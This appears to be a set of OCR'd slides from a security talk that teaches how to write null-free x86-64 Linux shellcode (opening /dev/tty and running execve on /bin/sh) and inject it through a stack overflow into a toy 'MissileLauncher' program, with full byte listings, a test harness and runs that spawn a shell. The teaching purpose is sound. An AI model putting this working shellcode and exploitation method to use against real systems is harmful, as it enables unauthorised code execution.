  4490f4:   41 89 f2                mov    %esi,%r10d
  4490f7:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  4490fe:   00 00
  449100:   48 89 44 24 28          mov    %rax,0x28(%rsp)
  449105:   31 c0                   xor    %eax,%eax
  449107:   41 83 e2 40             and    $0x40,%r10d
  44910b:   48 89 54 24 40          mov    %rdx,0x40(%rsp)
  449110:   75 4e                   jne    449160 <__libc_open+0x70>
  449112:   89 f0                   mov    %esi,%eax
  449114:   25 00 00 41 00          and    $0x410000,%eax
  449119:   3d 00 00 41 00          cmp    $0x410000,%eax
  44911e:   74 40                   je     449160 <__libc_open+0x70>
  449120:   8b 05 e6 36 27 00       mov    0x2736e6(%rip),%eax
  449126:   85 c0                   test   %eax,%eax
  449128:   75 61                   jne    44918b <__libc_open+0x9b>
  44912a:   89 f2                   mov    %esi,%edx
  44912c:   b8 01 01 00 00          mov    $0x101,%eax
  449131:   48 89 fe                mov    %rdi,%rsi
  449134:   bf 9c ff ff ff          mov    $0xffffff9c,%edi
  449139:   0f 05                   syscall
```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	**int** dfd	**const char *** filename	**int** flags	**int** mode

shellcode_asm.c

```
// ------------------------------------------------------
// open
// ------------------------------------------------------
"xor %rax, %rax\n\t"                    // Zero out rax - without using 0
"push %rax\n\t"                         // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t"  // Put the string in rbx:
                                        // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                         // Push rbx on the stack
"mov %rsp, %rsi\n\t"                    // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"                    // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"                    // Zero out rdi - without using 0
"xor %r10, %r10\n\t"                    // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"                  // Write the syscall number (257)
"syscall\n\t"                           // Do the syscall
```

%rax	#	System call	%rdi	%rsi	%rdx
0x3b	59	sys_execve	**const char *** filename	**const char *** const argv[]	**const char *** const envp[]


```
wargames$ objdump -d shellcode | grep -A 3 "<__execve>:"
0000000000448ab0 <__execve>:
  448ab0:    b8 3b 00 00 00        mov    $0x3b,%eax
  448ab5:    0f 05                 syscall
  448ab7:    48 3d 01 f0 ff ff     cmp    $0xfffffffffffff001,%rax
```

%rax	#	System call	%rdi	%rsi	%rdx
0x3b	59	sys_execve	**const char *** filename	**const char *** const argv[]	**const char *** const envp[]

shellcode_asm.c

```
// ------------------------------------------------------
// execve
// ------------------------------------------------------
"xor %rdx, %rdx\n\t"                    // Zero out rdx - without using 0
"xor %rax, %rax\n\t"                    // Zero out rax - without using 0
"push %rax\n\t"                         // Push a string terminator
"movabs $0x68732f2f6e69622f, %rbx\n\t"  // Put the string in rbx:
                                        // /bin//sh = 2f 62 69 6e 2f 2f 73 68
"push %rbx\n\t"                         // Push rbx on the stack
"mov %rsp, %rdi\n\t"                    // Put a pointer to the string in rdi
"push %rdx\n\t"                         // Push a null to terminate the array
"push %rdi\n\t"                         // Push the pointer to the string
"mov %rsp, %rsi\n\t"                    // Put a pointer to argv in rsi
"mov $0x3b, %al\n\t"                    // Write the syscall number 59 to al
"syscall\n\t"                           // Do the syscall
```

Compile and test the assembly

@PATI_GALLARDO

```
wargames$ clang -o shellcode_asm shellcode_asm.c
wargames$ ./shellcode_asm
$
```

```
wargames$ objdump -d shellcode_asm | grep -A 29 "<main>"
  400480:   55                      push   %rbp
  400481:   48 89 e5                mov    %rsp,%rbp
  400484:   48 31 ff                xor    %rdi,%rdi
  400487:   48 31 c0                xor    %rax,%rax
  40048a:   b0 03                   mov    $0x3,%al
  40048c:   0f 05                   syscall
  40048e:   48 31 c0                xor    %rax,%rax
  400491:   50                      push   %rax
  400492:   48 bb 2f 64 65 76 2f    movabs $0x7974742f7665642f,%rbx
  400499:   74 74 79
  40049c:   53                      push   %rbx
  40049d:   48 89 e6                mov    %rsp,%rsi
  4004a0:   48 31 d2                xor    %rdx,%rdx
  4004a3:   48 31 ff                xor    %rdi,%rdi
  4004a6:   4d 31 d2                xor    %r10,%r10
  4004a9:   b8 01 01 00 00          mov    $0x101,%eax
  4004ae:   0f 05                   syscall
  4004b0:   48 31 d2                xor    %rdx,%rdx
  4004b3:   48 31 c0                xor    %rax,%rax
  4004b6:   50                      push   %rax
  4004b7:   48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx
  4004be:   2f 73 68
  4004c1:   53                      push   %rbx
  4004c2:   48 89 e7                mov    %rsp,%rdi
  4004c5:   52                      push   %rdx
  4004c6:   57                      push   %rdi
  4004c7:   48 89 e6                mov    %rsp,%rsi
  4004ca:   b0 3b                   mov    $0x3b,%al
  4004cc:   0f 05                   syscall
```

Null bytes in the shellcode!

Look at the assembly of main

@PATI_GALLARDO

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	**int** dfd	**const char *** filename	**int** flags	**int** mode

shellcode_asm.c

```
// ------------------------------------------------------
// open
// ------------------------------------------------------
"xor %rax, %rax\n\t"                    // Zero out rax - without using 0
"push %rax\n\t"                         // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t"  // Put the string in rbx:
                                        // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                         // Push rbx on the stack
"mov %rsp, %rsi\n\t"                    // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"                    // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"                    // Zero out rdi - without using 0
"xor %r10, %r10\n\t"                    // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"                  // Write syscall number 257 to eax
"syscall\n\t"                           // Do the syscall
```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	**int** dfd	**const char *** filename	**int** flags	**int** mode

@PATI_GALLARDO

shellcode_asm.c

```
"mov $0xFF, %al\n\t"      // Write syscall number 255 to al
"inc %rax\n\t"
"inc %rax\n\t"
//"mov $0x101, %eax\n\t" // Write syscall number 257 to eax
```

Write 255 and inc it twice

```
wargames$ objdump -d shellcode_asm | grep -A 31 "<main>"
0000000000400480 <main>:
  400480:    55                          push   %rbp
  400481:    48 89 e5                    mov    %rsp,%rbp
  400484:    48 31 ff                    xor    %rdi,%rdi
  400487:    48 31 c0                    xor    %rax,%rax
  40048a:    b0 03                       mov    $0x3,%al
  40048c:    0f 05                       syscall
  40048e:    48 31 c0                    xor    %rax,%rax
  400491:    50                          push   %rax
  400492:    48 bb 2f 64 65 76 2f        movabs $0x7974742f7665642f,%rbx
  400499:    74 74 79
  40049c:    53                          push   %rbx
  40049d:    48 89 e6                    mov    %rsp,%rsi
  4004a0:    48 31 d2                    xor    %rdx,%rdx
  4004a3:    48 31 ff                    xor    %rdi,%rdi
  4004a6:    4d 31 d2                    xor    %r10,%r10
  4004a9:    b0 ff                       mov    $0xff,%al
  4004ab:    48 ff c0                    inc    %rax
  4004ae:    48 ff c0                    inc    %rax
  4004b1:    0f 05                       syscall
  4004b3:    48 31 d2                    xor    %rdx,%rdx
  4004b6:    48 31 c0                    xor    %rax,%rax
  4004b9:    50                          push   %rax
  4004ba:    48 bb 2f 62 69 6e 2f        movabs $0x68732f2f6e69622f,%rbx
  4004c1:    2f 73 68
  4004c4:    53                          push   %rbx
  4004c5:    48 89 e7                    mov    %rsp,%rdi
  4004c8:    52                          push   %rdx
  4004c9:    57                          push   %rdi
  4004ca:    48 89 e6                    mov    %rsp,%rsi
  4004cd:    b0 3b                       mov    $0x3b,%al
  4004cf:    0f 05                       syscall
```


close

open

execve

@PATI_GALLARDO

Look at the assembly of main


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

shellcode_test.c

```
char shellcode[] =
    "\x48\x31\xff"                  // xor    %rdi,%rdi
    "\x48\x31\xc0"                  // xor    %rax,%rax
    "\xb0\x03"                      // mov    $0x3,%al
    "\x0f\x05"                      // syscall
    "\x48\x31\xc0"                  // xor    %rax,%rax
    "\x50"                          // push   %rax
    "\x48\xbb\x2f\x64\x65\x76\x2f"  // movabs $0x7974742f7665642f,%rbx
    "\x74\x74\x79"                  //
    "\x53"                          // push   %rbx
    "\x48\x89\xe6"                  // mov    %rsp,%rsi
    "\x48\x31\xd2"                  // xor    %rdx,%rdx
    "\x48\x31\xff"                  // xor    %rdi,%rdi
    "\x4d\x31\xd2"                  // xor    %r10,%r10
    "\xb0\xff"                      // mov    $0xff,%al
    "\x48\xff\xc0"                  // inc    %rax
    "\x48\xff\xc0"                  // inc    %rax
    "\x0f\x05"                      // syscall
    "\x48\x31\xd2"                  // xor    %rdx,%rdx
    "\x48\x31\xc0"                  // xor    %rax,%rax
    "\x50"                          // push   %rax
    "\x48\xbb\x2f\x62\x69\x6e\x2f"  // movabs $0x68732f2f6e69622f,%rbx
    "\x2f\x73\x68"                  //
    "\x53"                          // push   %rbx
    "\x48\x89\xe7"                  // mov    %rsp,%rdi
    "\x52"                          // push   %rdx
    "\x57"                          // push   %rdi
    "\x48\x89\xe6"                  // mov    %rsp,%rsi
    "\xb0\x3b"                      // mov    $0x3b,%al
    "\x0f\x05";                     // syscall
```

close

open

execve

@PATI_GALLARDO

Let's put the bytes in a char buffer

Let's run the char buffer

@PATI_GALLARDO


shellcode_close_test.c

```
int main()
{
  printf("len:%lu bytes\n", strlen(shellcode));
  (*(void(*)()) shellcode)();
  return 0;
}
```

Compile and test the assembly

@PATI_GALLARDO

```
$ clang -z execstack -o shellcode_test shellcode_test.c
$ ./shellcode_test
len:77 bytes
$
```


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

Use the exploit in gdb


```
wargames$ clang -o shellcode_exploit
shellcode_exploit.c
wargames$ ./shellcode_exploit > file
wargames$ gdb -q ./launch_bigger
(gdb) r < file
Starting program: ./launch_bigger < file
WarGames MissileLauncher v0.1
0x7fffffffdc90
Secret: Access denied
process 29337 is executing new program: /bin/dash
$
```


WIN!
@PATI_GALLARDO
Turtle
Sec

Use the exploit with pipe

@PATI_GALLARDO

```
wargames$ ./shellcode_exploit | ./launch_bigger
WarGames MissileLauncher v0.1
0x7fffffffdd10
Secret: Access denied
$
```


WIN!
@PATI_GALLARDO
WIN!
UTAH ETHER
NOKIER
ESAY
MADE U LOOK
Turtle Sec

Cheats


- We turned off ASLR
- We made the stack executable
- We turned off stack canaries
- We printed the address of the buffer

Examples of newer exploit techniques

- *Information Leaks* - to defy ASLR
- *Return Oriented Programming* - to defy non-executable stack

Programming the Weird Machine

@PATI_GALLARDO



The Target

@HALVARFLAKE

The Exploit

Programs need to be *deterministically* correct

Exploits need to be

probabilistically **correct**

@PATI_GALLARDO

Exploit Development
is Programming
the Weird Machine

@PATI_GALLARDO

Questions?

Inspired by the training


(In)Security in C++, Secure Coding Practices in C++

Patricia Aas, **TurtleSec**

@PATI_GALLARDO

Photos from pixabay.com

Patricia Aas, TurtleSec




@PATI_GALLARDO
Turtle
Sec

Resources

LINUX SYSTEM CALL TABLE FOR X86 64

http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

Hex to decimal converter

https://www.rapidtables.com/convert/number/hex-to-decimal.html

https://www.asciitohex.com

Weird machines, exploitability, and provable unexploitability - Thomas Dullien/Halvar Flake

https://vimeo.com/252868605